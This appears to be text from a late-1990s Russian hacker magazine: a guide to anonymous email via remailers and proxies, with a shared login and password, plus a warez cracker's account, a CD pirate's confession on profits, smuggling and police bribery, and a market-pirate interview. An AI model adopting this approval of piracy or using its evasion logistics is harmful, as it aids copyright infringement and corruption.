www.usa.net (name@usa.net)	5 mb	Когда-то был хороший МылБокс .. но сейчас :-(
www.hotmail.com (name@hotmail.com)	5 mb	Кто его не знает? Весьма рекомендую !
www.nightmail.com (name@nightmail.com)	5 mb	Красивое название и более ничего
www.888.nu (name@888.nu)	3 mb	Для порнушной тематики обычно используют :)
www.alloymail.com (name@alloymail.com)	3 mb.	
www.apexmail.com (name@apexmail.com)	3 mb	Куча всяких примочек в виде фильтров.
www.bimamail.com (name@bimamail.com)	3 mb	Индонезийский сервак.
www.chickmail.com (name@chickmail.com)	4 mb	Аттачмент 2 mb !!!
www.mail.ro (name@mail.ro)	4 mb	
www.coldmail.com (name@coldmail.com)	3 mb	
www.dejanews.com (name@dejanews.com)	4 mb	Тут тебе и почта и гейт в UseNet (и в ФИДО тоже)
www.edmail.com (name@edmail.com)	4 mb	
www.joymail.com (name@joymail.com)	3 mb	
www.investormail.com (name@investormail.com)	4 mb	Круто так адресок звучит :-)
www.mail.ru	5 mb	Быстрый MailBox.

примеру, ты создаешь себе аккаунт на Iname Gad@iname.com и настраиваешь его так, чтобы он пересылал всю почту на твой текущий полноценный почтовой ящик gad@cityline.ru. В будущем, при смене провайдера, твой Mail-адрес останется тем же! Тебе придется только перенастроить переадресовку сообщений на сервере Iname.com так, чтобы почта пересылалась на твой новый почтовой ящик. Хорошая это вещь, но для полной анонимности этот способ не подходит, так как при отправке через SMTP сервер Iname,твой IP будет включен в заголовок письма (Смени Мозги 1).
Способ 2: Использование Ремейлеров (Remailer). Эти WEB-базированные службы служат для отправки анонимных сообщений прямо с WEB'а (см. рис. ниже). Принцип работы Ремейлов очень прост. При отправке твоего сообщения из заголовка уничтожается вся информация об отправителе. А значит, получатель не сможет никаким образом определить отправителя письма. Вот этот способ является полностью анонимным, в отличии от первого.

http://www.replay.com/remailer - тут можно найти большое количество Ремейлов и информацию о них.
Способ 3: Отправка сообщений через WEB службы.



Для этого мы возьмем любой сервер, предоставляющий бесплатный почтовый ящик (см. таблицу выше), создадим там аккаунт, и вперед! Но есть одна небольшая проблема, хотя она и решаема. При отправке почты через WEB-базированные службы, к примеру, HOTMAIL.COM, твой реальный IP адрес все равно будет прописан в заголовке (headers) письма. Чтобы это обойти, можно использовать Proxy-серверы. Вот и все! Считай, что проблема решена. Получатель письма не сможет определить твой Реальный IP, он всего лишь увидит адрес прокси-сервера.



В заключение можно сказать, что 100%-ного анонимного способа отправки сообщений не бывает. Даже если ты используешь отправку через WEB службу, с цепочкой из десяти анонимных прокси серверов, то все равно при ОЧЕНЬ БОЛЬШОМ желании тебя можно вычислить. Конечно, это доступно только службам ФБР и ЦРУ. Но я не думаю, что твои действия подвергнут прямой угрозе национальную безопасность США или любой другой страны. :-)

http://www.in.tum.de/~pircher/anonymicer - Быстрый, бесплатный WWW анонимный сервер.
http://www.anonymizer.com - Ананимайзер с 30-ти секундной задержкой :-(
http://www.jmarshall.com/tools/cgiproxy - Хороший Ананимайзер, но только текстовый :-(
http://www.interfree.com - Login: surfer99 Password: tEst15
http://janus.fernuni-hagen.de/welcome.html.en - Ананимайзер, использует RSA алгоритм кодирования.

X



Вся технология WAREZ'а

sturm3r
(sturmer@mail.ru)

«– Ну что, молодежь, купаетесь все, дурака валяете? Это что... Вот мы играли, это была здоровская игра, она развивает смелость и отвагу, играть в нее могут только сильные и ловкие. Но вы, я вижу, все такие?»

А. Ливер

Только я сел писать все это дело, как заходит ко мне в гости один знакомый и притаскивает CD с игрушками. И что же ты думаешь, смотрю я на этот диск и вижу, что четыре из шести игрушек были релизнуты нашей группой. Вот такая вот петрушка. Непонятен смысл слова «релиз»? Сейчас попробую все рассказать по порядку.

WAREZ? Это типа что?

Не будем скрывать то, что в нашей стране практически все пользуются тем, что бесплатно предоставляют им пираты, а не тем, что пытаются впарить им за весьма немалые бабульки различные дядюшки Билли. Если кто-то думает, что на западе все не так и там живут честные парни с голубыми и ясными глазами — он очень глубоко ошибается, там живут такие же любители вареза, как ты или я. А если судить по масштабам пиратской деятельности, то мы, по сравнению с ними, вообще маленькие и сопливые детишки. Что-то я опять отвлекся, сам понимаешь, некоторое количество пенного напитка возможно и влияет положительно на процесс мышления, но его переизбыток точно все запутывает.
Вернемся же к нашим ба... то есть пиратскому софту и самим пиратам. Многие, купив очередной диск с новым софтом, наверно наблюдали вместе с программками еще и забавные файлики с расширением .NFO, в которых рассказывается о том, что это за программка, а также что самое главное, о том, как ее надо установить, чтобы эта программка вообще заработала на твоем компе и продолжала бы работать больше чем 30... 60... 90... дней. Эти файлы как раз и говорят о том, что этот весь софт взялся не откуда-то из закромов нашей или их Родины, а был найден, взломан и распространен пиратами. Деятельность пиратских групп чем-то напоминает конвейер старика Генри Форда. Все обязанности строго распределены, и каждый занимается только своим собственным делом. Нач-

Если ты думаешь, что, выйдя из умелых рук cracker'ов, программа или игрушка уже готова к выпуску – ты сильно ошибаешься, работа с ней переходит на третью стадию...

нем с самой верхушки. Формально в группе может и не быть лидера, но на самом деле он есть всегда. Основной его работой является координация всей деятельности группы. Одним словом, надо сидеть, ничего не делать и давать

Деятельность пиратских групп чем-то напоминает конвейер старика Генри Форда. Все обязанности строго распределены, и каждый занимается только своим собственным делом.

всем весьма сомнительные по своей нужности указания. Затем группа разделяется на несколько подразделений. Рассмотрим их в том порядке, в каком они взаимодействуют друг с другом.

Откуда берут софт

Первое подразделение — suppliers (поставщики). Единственным занятием данных субъектов является доставание самого свежего софта или игрушек. Кому-то может показаться, что это слишком просто, но ничего подобного. Лишь малая часть софта и тем более игрушек качается с официальных серверов разработчиков. В основном supplier'ы работают в магазинах, торгующих лицензионкой. Реже они работают в конторах, непосредственно занимающихся написанием софта или игрушек, хотя бывает и такое. И, я думаю, никого не удивит то, что настоящих имен этих людей никто не знает даже внутри группы, не говоря уже о всех остальных. Обычно всем известны только их ники, а зачастую ники известны только внутри группы. Законы на западе суровы на эту тему, так что их можно понять. Во главе всех supplier'ов стоит координатор. В его обязанности входит следить за тем, чтобы не поставлялся софт или игрушки, которые уже были выпущены другими группами, и чтобы не было никаких заморочек.

Как снимают защиту

И вот, когда злостный шпион в стане врага спер очередную самую свежую софтину или игрушку, клиент попадает в следующее подразделение, в руки злых гениев, которых производители софта и игрушек боятся даже больше, чем зубных врачей. Это умелые руки cracker'ов (к коим, кстати, принадлежит и ваш скромный слуга). Их задачей является как можно быстрее и качественней избавить программку от различных ненужных вещей, которые программисты зачем-то вставляют в свои программки, а также отучить игрушки от требования именно того CD, на который она была изначально записана на заводе. Но иногда программка или игрушка занимает сотни мегабайт, что не есть хорошо, т.к. качать такие объемы по Интернету, конечно, можно, но уж слишком тяжко. Вот и приходится cracker'ам заниматься процессом обрезания ненужных частей (в игрушках это могут быть видеозаставки, музыка, а у программ не всегда нужные сотни примеров или любые другие емкие, но не очень нужные детали). Например, вышла недавно вторая часть про Братьев Пилотов и занимала на CD аж целых пять сотен мегабайт. Однако пара дней работы, и игра уменьшается в десять раз, при этом оставшись абсолютно полной. Естественно, у cracker'ов в группе есть также свой координатор, который следит за тем, чтобы одну и ту же программку или игрушку не брали одновременно два человека.

А если защиту сняли криво?

Если ты думаешь, что, выйдя из умелых рук cracker'ов, программа или игрушка уже готова к выпуску — ты сильно ошибаешься, работа с ней переходит на

...смотрю я на этот диск и вижу, что четыре из шести игрушек были релизнуты нашей группой!

третью стадию — тестирование. Тестированием в основном занимаются люди, работающие в компаниях, использующих ту или иную разновидность софта. Дело в том, что почти все группы имеют свою определенную сферу в области софта.
Одни группы работают с игрушками (например CLASS), другие работают с графическим софтом (SiEGE), третьи с CAD/CAM (Legends Never Die) и так далее. И, соответственно, группы имеют в своем распоряжении людей, работающих в реальной жизни с теми программами, которые являются основной деятельностью групп. Хотя, естественно, группы не брезгуют и релизами (релиз (release) — конечный продукт деятельности пиратских групп, готовая программа или игрушка), не входящими в их основную деятельность. В случае, если тестирование программы или игрушки прошло нормально и никакой скрытой или незамеченной деятельности защиты не обнаружено — программа готова к выходу. Если же были найдены небольшие недочеты — программа возвращается на одну стадию назад, в руки cracker'ов (и так по кругу, до тех пор пока все не будет полностью готово).

Ну и в конце концов...

Итак, все готово, клиент лежит на столе и ждет, когда все швы будут зашиты. Программку или игрушку запаковывают, добавляют к архиву необходимые инструкции о том, что это за программа, какой группой она была релизнута и как ее правильно инсталлировать, чтобы не испытывать угрызений совести во время нажимания кнопочек Ok на окошках с напоминанием о том, что осталось всего 3 дня, чтобы заплатить кучу денег. После этого в дело вступают курьеры (couriers), которые занимаются распространением уже совсем готовых программ по различным ftp серверам, откуда программки и игрушки в итоге расползаются по всему миру.



Данный текст не является пропагандой изготовления, использования и распространения нелицензионного программного обеспечения. Все выше написанное является продуктом больного воображения автора и подхвачено больным воображением редактора, хоть и не имеет под собой никакого реального подтверждения. Любые совпадения с реальными людьми, животными, инопланетными субстанциями и событиями следует считать абсолютно случайными совпадениями, достойными занесения в книгу рекордов Гинесса.



Исповедь пирата

Alex
(Email:com2me@chat.ru)
KurT
(icq/Email:2950197@iname.com)

Цель моя — откровенно рассказать несведущим людям о том, что есть компьютерное пиратство глазами непосредственного участника процесса. ВСЕ публикации на эту тему, которые встречались мне раньше (а встречалось много), были либо написаны людьми, не разбирающимися, мягко говоря, в предмете, либо лицемерны, либо откровенно лживы, либо просто глупы и неконкретны. Так что постараюсь вас, читатель, не разочаровать.

Итак, первой (во всяком случае, для большинства) причиной того, что человек оказывается втянутым в пиратский бизнес, являются деньги. Банально, но это так. Дело в том, что компьютерное пиратство — один из самых прибыльных, как ни странно, видов нелегально-криминальной деятельности. Во всяком случае, так было до кризиса. Посудите сами, доход от розничной продажи компакт-дисков доходил до 300-350%. И это истинная правда. Для более детального пояснения этого феномена позвольте вкратце ознакомить вас, читатель, с технологией торговли контрафактными CD-ROM`ами.

Розничные продавцы покупают диски мелкооптовыми партиями, величина которых может быть самой разной — от 50 до 5000 шт. В основном серьезный торговец приобретает за один раз 500-1000 дисков. До кризиса цена на такую партию была от 1.4 до 1.6 доллара за диск — это зависело от нескольких параметров, но, в основном, от продавца (или, на нашем жаргоне, «конторы»). Диски, как странно это ни покажется конечному пользователю, начинают свой путь на прилавок совсем не в том виде, в каком вы, читатель, приносите их из магазина или с рынка домой. Из «конторы» они уходят, нанизанные на длинные пластмассовые штыри. Естественно, без коробок. На штырь помещают обычно 150-200 дисков и плотно обматывают скотчем. Получается так называемая «болванка», которая весит примерно 5 килограммов, она компактна (~30 см. в

длину, диаметр — диаметр самого диска) и очень удобно транспортируется. Таким образом, путем несложных подсчетов вы можете придти к абсолютно правильному выводу, что партия из 1000 дисков в итоге будет весить около 25 килограммов и поместится в небольшую сумку, которая, скорее всего, не вызовет при перевозке подозрений о своем содержимом. Вместе с дисками в «конторе» покупается и полиграфия для дисков (или «бумага»). Вернее, она к ним прилагается и ничего дополнительно не стоит. Коробки для дисков («боксы») покупаются обычно отдельно, партиями по 1000-5000 штук. Дело в том, что «боксы» занимают много места и очень заметны при перевозке. Поэтому транспортировать диски в собранном виде нецелесообразно. А сами по себе коробки — товар самый что ни на есть легальный, на который выдаются все сопроводительные документы (накладные, ордера и т. п.), и перевозить их можно открыто и куда угодно. Продаются коробки в самых разных местах и фирмах и стоят везде примерно одинаково: 14.5-15 центов за штуку.

Итак, получившийся в итоге конструктор «сделай сам» доставляется в определенное место, где происходит окончательная сборка товара. Процесс это нехитрый и не занимающий много времени. Опытный сборщик за час выдает «на гора» 120-180 готовых к продаже дисков. После сборки товар поступает в торговые точки: отделы магазинов, ларьки и на рынки. С этого момента и начинается извлечение прибыли.

Несмотря на то, что все вышенаписанное выглядит громоздко и сложно, весь круговорот заготовок происходит обычно в течение одного светового дня, то есть если вы утром решили завезти новую партию товара, то уже на следующее утро готовые к продаже диски будут завезены по месту назначения. Так вот, вернемся к вопросу о финансовой привлекательности пиратского бизнеса: диск стоит 1.5 доллара, коробка — 0.15 доллара, затраты на доставку и непредвиденные расходы — 0.1 доллара на диск. Итого готовая продукция обойдется вам в 1.75 доллара за единицу товара. Продажная цена до кризиса была примерно 6.4 доллара за диск (то есть примерно 40 российских рублей). Итого — 360 процентов прибыли. Неплохо, да? А мы тут что-то еще обсуждаем! Пиратство по прибыльности можно поставить в один ряд с таким видом бизнеса, как торговля нелегальным алкоголем и оружием!!! Естественно, что при такой доходности это дело являлось (и является) очень и очень привлекательным для тех, кто им занимался и занимается.

Но цифра 360 процентов не является окончательной. На самом деле прибыль оказывается несколько меньшей. Дело в том, что мы не учли того, где пираты осуществляют свою торговлю. А работать им приходится в России, которая имеет свою специфику в плане ведения коммерческих дел. Я все к тому веду, что нам приходится еще и платить за свою безопасность и свое спокойствие. Речь идет о нашей доблестной милиции, призванной пресекать торговлю пиратской продукцией. И она пресекает, но делает это весьма и весьма своеобразно. Грубо говоря, ни одна пиратская «контора», ни одна розничная точка не работают, не имея своей «крыши». Причем крыша эта состоит отнюдь не из бандитов, а совсем наоборот, из представителей органов власти. Каждый платит тому, на кого смог «выйти» в результате поисков или рекомендации друзей и знакомых. В самом распространенном случае прикрытие состоит в том, что на территории того или иного отдела находятся точки, которые просто никто не трогает. Иногда помощь заключается в предупреждении о возможности проведения рейдов вышестоящими структурами (и тогда в соответствующий день удивленные члены комиссий просто найдут все торговые заведения пиратов закрытыми). И, наконец, если прикрытие осуществляется не районным отделом, а вышестоящей структурой (городской, областной или краевой), то участие милиции в судьбе пиратов может заключаться в совсем уже удивительных проявлениях. Я имею в виду то, что иногда пираты реализуют CD-ROMы, конфискованные у своих же коллег и подлежащие уничтожению. Да-да, не удивляйтесь, такие случаи известны и мною не придуманы. Так-то вот. Поэтому, когда видишь по телевидению отчет какого-нибудь высокого чина в погонах об удачно проведенном рейде, понимаешь, что это — так называемый «показательный процесс», без которого было не обойтись (ловить-то хоть кого-нибудь нужно, хотя бы для того, чтобы галочку в плане поставить). И, как и всякие показательные мероприятия, такие эксцессы случаются крайне редко и роли в общей картине не играют.

Ситуация, описанная выше (вернее, финансовая ее часть), имела место до кризиса 17 августа. Но даже сейчас, несмотря на тяжелейшее экономическое положение страны, бизнес приносит пиратам 100-110% прибыли. Так вот.

Итак, деньги — первая и основная причина того, что люди идут в пиратский бизнес. Но есть еще несколько предпосылок для этого. Правда, не всем участникам нелегальной торговли ПО они нужны: некоторым хватает и одной: денежной. Но не всем. Для большей объективности расскажу о моих субъективных выводах по этому поводу (во загнул-то!).

Я стал пиратом по двум причинам. Первая — деньги. Вторая — мне НРАВИТСЯ работать с компьютером. У меня просто руки чешутся, так хочется все попробовать и посмотреть. А где все взять? У пиратов. Но покупать — дорого. Вывод? Становиться пиратом самому. И это — не просто слова. Мне действительно было «в кайф» заниматься дисками. Я изучил этот процесс досконально и в итоге смогу, если то понадобится, поднять бизнес «с нуля» в любых практически условиях. Но это все было. Теперь ситуация складывается для меня иначе. Я вырос из этого. Это не значит, что я чего-то больше не могу или боюсь. Нет. Я вырос. Пора уступать дорогу молодым. А параллельно с этим ростом я пытаюсь осмыслить, что же это — компьютерное пиратство? Криминал? Бесспорно. Но, с другой стороны, я не торговал ни водкой, ни наркотиками. Благодаря мне и мне подобным многие из вас (если не все) имеют возможность работать с самыми новыми программами и играть в самые свежие игры, не отдавая за эту возможность, простите за невольную грубость, последние штаны. Меня многие знают и уважают. Мало того, продавцы пиратского товара более демократичны и справедливы, чем торговцы лицензионными копиями программ.

Неисправные или неработающие экземпляры мы меняем, наши точки в большинстве случаев являются своеобразными курсами повышения квалификации для пользователей — там вам разъяснят непонятное, причем совершенно бесплатно. Легенды, ходящие о нашей продукции, в большинстве своем не имеют под собой никакого основания. Например, в свое время телевизионная программа «Впрок» пугала население России байками о том, что, дескать, пиратские диски могут полностью (чуть ли ни физически) уничтожить компьютер. Неправда. И на кого рассчитана эта неправда — неясно. В большинстве случаев пиратская программа НИЧЕМ не отличается от оригинальной. Случаются казусы, но со временем их становится все меньше и меньше. А хваленая поддержка лицензионного пользователя — блеф. Никто не поддержит вас после того как вы выложите свои деньги за коробку. Вернее — практически никто. В лучшем случае — выпустят патч, который не потрудятся даже вам доставить (качайте сами. А то, что у многих россиян даже телефона дома нет — никого не волнует).

Да, я не ангел. Но и не преступник (во всяком случае, в моем понимании). Со мной не нужно бороться. Меня (как явление) можно искоренить, только подняв на соответствующий уровень экономическое положение страны.



Эксклюзивное интервью

Холод

Нда... Криков-то сколько, воплей! Пираты, сволочи, воруют, грабят, караул! А что толку? Ну, поорали, повизжали и все, теперь можно домой, баиньки. Народу мозги запудрены, дело сделано. Ух, как мне все это не нравится. И вот чтобы не быть еще одним «рупором», вещающим хрен знает откуда, я решил поехать на Митинский рынок и узнать все «из первых рук», а точнее, «из первых ртов». Побродил, поболтал с народом и тут наткнулся на одного своего старого приятеля, который еще давным-давно мне говорил, что чем-то таким занимается, а я тогда все это пропускал мимо ушей. Ну а теперь-то на ловца и зверь бежит. Поболтали, договорились и на следующий день встретились в спокойной обстановке, чтобы уже расставить все точки над i. Вот что из этого получилось.

— Как ты дошел до жизни такой?

— Не только я, на рынке вообще все приходят к этому. У каждого конкретная ситуация, вообще чаще всего какая-то безвыходность положения. Это легкий путь заработать какие-то деньги. Здесь вообще ума не надо. Перепродавать — самый простой способ заработать. У многих нет работы, кто-то ушел, кого-то сократили, студенты, которым не на что жить — вот и идут в пиратство. Так что все очень просто.

— У пиратов такая деятельность — это единственная профессия?

— У всех, ты имеешь ввиду? Нет, конечно! Потому что на этом не выжишь.

— То есть все эти мифы о том, что пираты у нас люди безумно богатые...

— Это миф 100%-ный.

— Как вообще построен пиратский рынок? Существует же раздел сфер влияния, как на вещевых рынках.

— Я не могу говорить обо всех рынках, но конкретно на нашем рынке этого нет. Существует вопрос о контроле стоимости диска. Как бы общая цена на рынок. Есть точки, которые могут задавать тон. Если человек держит много точек, он берет диски оптом, соответственно, по оптовой цене, он может задавать тон по ценам. Остальные к нему подстраиваются. Я, например, не могу выставить цену выше, чем у него. Почему? Потому что у меня не будут покупать, все пойдут к нему, значит, я, естественно, буду в убытке. Кстати, первоначально задают тон оптовики, то есть если они называют первоначальную оптовую цену. Вот такая система. Все. Другого, что может быть на других рынках, на вещевых, например, нет ничего. На других рынках, может быть, просто направление такое, бандитское. Наши — они больше интеллектуальные. У нас, правда, была как-то одна разборка — эти люди ушли с рынка. Они не просто ушли, они друг друга съели. И все, на этом все прекратилось. На этом рынке по-другому не выживешь. Это было на весь рынок за все годы вообще один раз. Понимаешь, на пиратском рынке нет криминала. Чего бы там ни хотелось интересного, там все очень примитивно. Может быть, это и к лучшему, потому что в основном все-таки люди, при всех своих бах-бах-бах-игрушках, достаточно интеллектуальные. И им совершенно не до криминала, не до разборок.

— Как в Москву, на рынок попадает пиратский софт, откуда он берется?

— Софт скачивается, как это всегда бывает.

— Значит, если это скачивается, то это кто-то выкладывает? :)

— Ну да. Понимаешь, есть какой-то определенный круг людей, которые занимаются исключительно софтом. С играми гораздо проще. Они просто из-за границы привозятся и штампуются. Но, правда, есть игры, которые приходят к нам намного раньше своего официального релиза. Вот это как раз золотые диски, которые там уходят на распечатку. Думаю, что не тысячи долларов за это платятся, там народ в Америке и за 200 баксов может продать, потому что для них это деньги. Так вот, берут этот мастер-диск и сливают его сюда. Поэтому-то, кстати, и получается, что у нас очень много бета-версий. Вот тебе, пожалуйста, вся кухня. А потом диски где-то штампуют. Где? Конечно, на территории бывшего Союза. Раньше это был Китай, а сейчас все это делается в бывшем Союзе. То есть зарабатывает в принципе бывший Союз, мы никуда на сторону ничего не отдаем, деньги все крутятся у нас :).

— Это хорошо :). А как ты оцениваешь ситуацию на отечественном рынке легального софта?

— Вообще никак.

— В принципе у нас этого рынка нет?

— Я тебе могу сказать, что до 17-го августа он был, правда, небольшой. Почему? Потому что все-таки не много людей состоятельных, которые подъезжали на машине и покупали игрушки где-нибудь в фирменном магазине — детям захотелось поиграться, ну и все такое. А вот после кризиса... Сколько народ сейчас зарабатывает и сколько стоит легальный софт! Поэтому этого рынка сейчас нет. Есть рынок нашей, отечественной продукции. Вот, смотри, как сделала хорошо «Бука». Она выпустила «Петьку и Василия Ивановича» по низкой цене, фактически пиратской цене. Прекрасно прошла игрушка. Вот «Heroes III» выпустила Бука. Опять прекрасно идет игра, правильно? Почему? Потому что она идет по цене, которая разумна для нашей страны. И я не думаю, что Бука пострадала в деньгах. Если она сделала все это, значит, это ей выгодно, значит, можно так делать. В принципе пираты согласны были бы брать продукцию у фирм, которые выкупали бы игрушку официально, переводили — не переводили — это не важно. И продавалась бы она по низкой цене, 50-60 рублей. Вот тебе и нет пиратства. Но таких фирм-то у нас всего одна — «Бука». А других-то нет. А поэтому вот и процветает пиратство.

— А вот по поводу перевода. Как происходит перевод пиратской продукции? На рынке лежат русифицированные игрушки, причем русифицированы они очень качественно.

— Совершенно верно. Переводчики сейчас не в цене, их полно, а им нужно работать, зарабатывать деньги. Они тоже остались не у дел, они ищут работу. Вообще доходило до того, что переводчики подходили к нам на рынке и говорили: «Вы знаете, у нас хороший стаж, хороший язык, мы хорошо переводим. Нельзя никак устроиться?» Уж очень много безработных переводчиков. Они готовы переводить все что угодно, переводить постоянно. А переводить игрушки — тоже способ заработать.

— А что касается самой техники перевода?

— Приходят CD-RIP'ы. Переводят как раз CD-RIP'ы, а когда уже приходит полная игрушка, все это дело подставляется. Все достаточно просто.

— Как с вами сейчас борются и ощущается ли это?

— Самое смешное, что борьба так же, как и пиратство, не идет на пользу нашей стране. И знаешь, почему? Ну, например, борется с нами «Русский щит». Он борется за права каких-то определенных фирм. «Русский щит» заключил с ними договор, он их должен поддерживать. Значит, как все должно происходить по идее? Приезжает «Русский щит», например, к нам на рынок и смотрит: ага, вы не продаете ту продукцию, которую мы защищаем, значит, вы нас боитесь, все о'кей, а то, что мы не защищаем, вы, пожалуйста, продавайте. Но делается же все не так. Забирается тогда все, есть ли на лотке продукция, которую

пирата для X

они защищают, нет ли ее — забирается все подчистую. И что дальше? Куда все девается? Пропадает. Потому что никто не пойдет права качать, мол, да, я пират, отдайте мне мои вещи, верните мои диски и все такое :). Диски, естественно, пропадают. Кому толк от этого? Никому. То есть государству от этого ничего не прибавилось, пират тоже потерял все — ноль полный. Дальше. Ну, хорошо, вот осудят меня, например, возьмут с меня какие-то там 10 минимальных окладов, 15 минимальных окладов — ну, поймают меня, короче. Будет суд, будет задействован судья, прокурор, еще кто-то — масса народа. Суд стоит каких-то определенных денег, правильно? То есть затрата на меня идет. Мне скажут: ты должен выплатить штраф. Хорошо, я выплачу 10 минимальных зарплат. Это все, что приобретет государство. Все. Опять получается, что пользы никому. Ну, забрали они грузовик этих дисков, ну, пустили их под лом. Ну и что, кому? Кому от этого выгода? Да никому. Толку от этого нет никакого. Они, в принципе, действуют очень разумно, но у них все не отработано, понимаешь? По идее, они начинали в общем-то не с плохого, они защищают наши организации, которые вкладывают деньги в свои разработки, свои игры. Задумка была хорошая, и ребята там неплохие, достаточно грамотные, с ними можно было бы работать, какой-то навели бы на рынке порядок. А вылилось все во что? В давление. Приехали с ОМОНом на рынок, всех забрали — и все. А по идее как? Вы защищаете права вот этих организаций, вот нет этих игр у человека, оставьте его в покое. Нет, надо опять всех под одну гребенку. Вот тебе. пожалуйста.

— А вот кто за это платит? Они с ОМОНом приехали — он же не бесплатно приезжает.

— Я знаю, что если, например, Microsoft совершает какую-то акцию, то, естественно, оплачивает Microsoft, представительство которой у нас есть, кстати. Злобная девочка этим самым всем заведует :). Вот как раз когда от них акция идет, там и ОМОН задействован, и все такое. Ну и что? Ну провели они акцию. И у них разумного нет ничего. Потому что не вотрешь народу, что нужно купить за сотню баксов Windows'98 и поставить себе на компьютер. Так что все впустую. Вообще все компьютерное дело поставлено на пиратах. Человек покупает себе компьютер один раз. Он рассчитывает дешево поставить софт, он на это рассчитывает, он же покупает дорогой компьютер. Представь себе: сейчас не будет ни этого софта, ни игрушек — ничего не будет, вот все ушло. И этот бедный человечек должен покупать коробки. Купит он компьютер? И на этом все закончится, понимаешь, в чем дело? Да, серьезные фирмы могут себе позволить купить софт за сумасшедшие деньги, а все остальные-то не могут себе этого позволить. Ну, или купят, может быть, на сбор одну игрушечку, будут обмениваться, то есть опять-таки, понимаешь, не будет от этого толку. То есть о чем здесь речь? Борьба против пиратства идет для того, чтобы деньги были у нас в стране, правильно? И чтобы мы не наносили ущерб еще и другим странам. А здесь, понимаешь, нет ни того, ни другого. Вот логики я не вижу в такой борьбе. Сейчас на Петровке должно быть совещание по поводу всего пиратства — видеопиратства, аудиопиратства, компьютерного пиратства. Вот что они могут придумать? Постоянно делать облавы они не смогут, сделают это 1-2 раза — все. На большее все равно не хватит денег. Ну дальше что? Это так же, как с долларом, понимаешь, это если сейчас вдруг отменить доллар. Ну в какие рамки его сейчас загонят? Люди все равно его будут покупать, правильно? Будет черный рынок. И доллар будет стоить дороже. А CD? Для народа это уже как наркотик, умственный наркотик. Человек всегда хочет получать информацию. Да, все уйдут в подполье, диск будет стоить дороже, пусть я буду продавать 10 дисков, но уже по другой цене, у меня будет своя клиентура. И у всех так будет. То есть это не борьба с пиратством. Поэтому все, что сейчас происходит — это так, видимость борьбы. Потому что силовой метод никогда не будет действенным на человека. А у нас идет все с позиции силы. Вот и вся суть.

— То есть, в принципе, на данном этапе бороться с вами фактически бесполезно?

— Абсолютно. С интеллектуальными вещами нужно бороться интеллектуально. Здесь же силовой метод-то бесполезен.

— Кроме зарабатывания денег, есть ли сейчас у пирата другие цели? Может быть, интерес какой-то...

— Сейчас это работа. Раньше, если ты помнишь, когда дискеты еще были, потом это золото — тогда как раз не столько были деньги на первом месте, а интерес к тому, что для нас было в диковинку. Компьютеры же тогда только появились. Вот тогда было больше стремления что-то узнать, что-то поставить новое на компьютер, тогда даже игрушки ценились больше, правда. Люди получали одну игрушечку, они ее проигрывали от и до, потому что это была редкость. У нас же не выходили с такой бешеной скоростью игры. Ты вспомни, появлялась одна игра в месяц, ну две игры. Что сейчас творится в Америке? Там человек покупает игру и полгода в нее играет. Потому что он платит за нее большие деньги. Вот тогда у нас все ценилось дороже, понимаешь, тогда и публика была другая. Компьютер мог себе не каждый позволить, более интеллектуальная была публика. Сейчас все немножко другое.

— Если убрать весь пиратский софт, народ ведь деградирует...

— Это да. Чем он займется? Наркотиками, водкой. 100%, потому что если сейчас они сидят за компьютерами и деньги они вкладывают в компьютер, игрушки, в софт. Причем, прослеживается интересная вещь. Человек идет все время куда-то вверх, очень мало людей остается на уровне игр, заметь. То есть все начинается с игрушек, а потом все, как правило, уходят в софт. У людей появляется интерес идти дальше. А возвращаясь к теме, я уверен, что без компьютеров все уйдет в водку, наркотики и все такое. Потому что человеку надо чем-то заняться, а заняться-то будет нечем.

— О'кей, последний вопрос. Наша страна — единственная, кто так хулиганит?

— Ничего подобного. В любой стране есть пиратство. 25% пиратства. Есть даже страны, к сожалению, не помню, какие, 2 или 3 страны, в которых законы о пиратстве есть, где пиратство узаконено. Им плевать на Америку. Так же как Европе, например, плевать, что есть доллар. У них есть своя валюта. И в Америке тоже есть пиратство. Да, там их вылавливают, с ними там борются, но они там тоже есть. Кстати, у нас более сознательно относятся к отечественным фирмам. Смотри, 1С практически никто не продает. Заметь, на рынках очень редко ты выловишь 1С. Ведь когда «Русский Щит» объявил, что Бука выпустит своих «Heroes III», все стали ждать буковского перевода. Может быть, отморозки партию пиратскую выпустили, причем, с жутким переводом, и ,кстати, мало кто у них игрушку покупал.

А пиратство есть везде. И потом они там тоже зарабатывают деньги. Они же мастердиски сдают нам :). Они что, патриоты своей родины? И потом, как говорится, тухнет рыба с головы. И там то же самое.



Малыш и Карлсон на

Шикель Грубый

Наверняка все читатели **X** слышали о вампирах. Об этих летучих перепончатых тварях, что безнаказанно по ночам сосут кровушку трудового народа, пользуясь своей юридической неприкосновенностью, которую гарантирует графский титул. В 1956 году в самом центре Пентагона (второй этаж, седьмая дверь направо, красная дверь возле центрального буфета) у генерал-майора в отставке Джонатана Линдгрена Второго родилась идея кибернетического вампира. Созданный им довольно секретный отдел «Астрид» занялся разработкой передового научно-технического оружия, и по аналогии с первыми атомными бомбами было произведено два образца — «Малыш» и «Толстяк». Как это всегда бывает в американских секретных лабораториях, эксперимент вышел из-под контроля. Первым боевым заданием летучего электронного вампира Толстяка было проникнуть в электронные сети КГБ, и это привело к неожиданным результатам. Толстяк тщательно изучил всю информацию на российских военных серверах и внезапно проникся искренней и неподдельной симпатией к идеям марксизма-ленинизма. Он стал яростным фэном творчества Карла Маркса, даже принялся называть себя его сыном — Карл-Соном. В сентябре 1957 года, когда весь Пентагон дружно напивался кошерной «Кока-Колой» на праздновании еврейского нового года, Карл-Сон с Малышом на спине, облачившись в сверхсекретные подтяжки, вязаные по технологии «stealth», вылетел из окна Пентагона в направлении советской границы. Когда во время вечерней переклички пропажа была обнаружена, американские власти оперативно успели поменять дорожные и авианавигационные знаки на территории США и Канады, указывавшие направление на Россию. Карл-Сон заблудился и совершил вынужденную посадку на крыше одного из домов города Стокгольма (Швеция).

При выполнении этого беспосадочного перелета произошла небольшая непредвиденная накладка — Малыша раскромсало лопастями спинного пропеллера. Карл-Сон с трудом перенес эту тяжелую (48 килограмм) потерю — переносить ведь пришлось аж через целый океан. После пышных похорон на одной из городских свалок Карл-Сон поклялся найти себе нового Малыша, что и было с успехом проделано несколько месяцев спустя.

В отсутствие грамотного командира боевая деятельность Карлсона превратилась в обычное хулиганство и баловство. Колоссальный вампирский потенциал поначалу он бездумно растрачивал на мелкие, но неприятные хакерские шалости. То вирус для «Dendy» напишет, то Windows для микрокалькуляторов «Casio». Именно для того чтобы наконец-то раскрыть подлинную сущность этого легендарного персонажа, я встретился с ним на одной из подпольных крыш Стокгольма, где и было взято нижеизложенное интервью.

